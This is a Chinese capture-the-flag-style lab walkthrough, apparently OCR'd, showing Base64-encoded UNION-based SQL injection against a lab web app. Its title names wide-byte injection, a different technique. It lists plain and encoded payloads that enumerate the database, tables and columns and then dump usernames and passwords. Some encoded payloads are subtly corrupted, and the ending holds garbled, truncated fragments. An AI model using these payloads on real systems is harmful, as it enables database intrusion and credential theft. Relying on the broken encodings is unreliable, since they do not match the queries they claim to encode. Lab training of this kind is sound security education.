

SQL注入进阶-宽字节注入

访问环境


1. 使用桌面`Firefox`浏览器访问URL为：`http://192.168.10.41:8094/` ，显示`将id参数进行Base64编码`和一段SQL语句。




2. URL中输入`/?id=1`，页面并没有变化。



3. 将`1`进行base64编码，打开`桌面/Burp`找到`Decoder`模块，输入1。进行编码获得`MQ==`




4. URL输入`http://192.168.10.41:8094/?id=MQ==`，查询到数据。




进行语句闭合

1. 接下来只要将注入语句用Base64进行编码即可。经过测试使用`'`单引号进行闭合。测试语句`1 and 1=1 -- -`




2. 在测试 `1 and 1=2 -- -` 回显有误，说明语句生效。




查询数据库

1. 尝试联合注入使用 `union` 进行注入，要使当前语句查询为空，`1 and 1=1 union select 1,2,3,4,5,6 -- -` 这里介绍另外一种 `Base64` 编码方式，使用浏览器的插件。将语句复制进去，然后选中，点击Base64右边的箭头。执行成功。
2. 以下的任何语句都用此方法进行编码。
3. 由于页面中存在2和3回显的地方，所以不用使当前语句查询为空。可以直接查询数据库。`1 and 1=1 union select 1,database(),3,4,5,6 -- -` 编码为：`MSBhbmQgMT0xIHVuaW9uIHNlbGVjdCAxLGRhdGFiYXNlKCksMywOLDUsNiAtLSAt` 。获取到数据库 `test`




查询表名

1. 没编码的payload为`1 and 1=1 union select 1,group_concat(table_name),3,4,5,6 from information_schema.tables where table_schema='test' -- -`。
2. 编码的payload为：
   `MSBhbmQgMT0xIHVuaW9uIHNlbGVjdCAxLGdyb3VwX2NvbmNhdCh0YWJsZV9uYW1lKSwzLDQsNSw2IGZyb20gaW5mb3JtYXRpb25fc2NoZW1hLnRhYmxlcyB3aGVyZSB0YWJsZV9zY2hlbWE9J3Rlc3QnIC0tIC0=`




查询字段名

1. 没有编码的payload：`1 and 1=1 union select 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_name='users' -- -`
2. 编码的payload为：
   `MSBhbmQgMT0xIHVuaW9uIHNlbGVjdCAxLGdyb3VwX2NvbmNhdChjb2x1bW5fbmFtZSksMywwLDUsNiBmcm9tIGluZm9ybWF0aW9uX3NjaGVtYS5jb2x1bW5zIHdoZXJlIHRhYmxlX25hbWU9J3VzZXJzJyAtLSAt`




查询username字段内容

1. 没有编码的payload：`1 and 1=1 union select 1,group_concat(username),3,4,5,6 from users -- -`
2. 编码的payload：
   `MSBhbmQgMT0xIHVuaW9uIHNlbGVjdCAxLGdyb3VwX2NvbmNhdCh1c2VybmFtZSksMyw0LDUsNiBmcm9tIHVzZXJzIC0tIC0=`



查询password字段内容

1. 没有编码的payload：`1 and 1=1 union select 1,group_concat(password),3,4,5,6 from users -- -`
2. 编码的payload：
   `MSBhbmQgMT0xIHVuaW9uIHNlbGVjdCAxLGdyb3VwX2NvbmNhdChwYXNzd29yZCksMyw0LDUsNiBmcm9tIHVzZXJzIC0tIC0=`



ID:1
user:zhangsan
pass:ahangsandemima

ID:1
user:ahangsandemima,lisidemima,098f6bcd4621d373cade4e832627b4f6
pass:3

---

now use select * from users where id=1 and 1=1 union select 1,group_concat(password),3,4,5,6 from use

---

将id参数进行Base64加密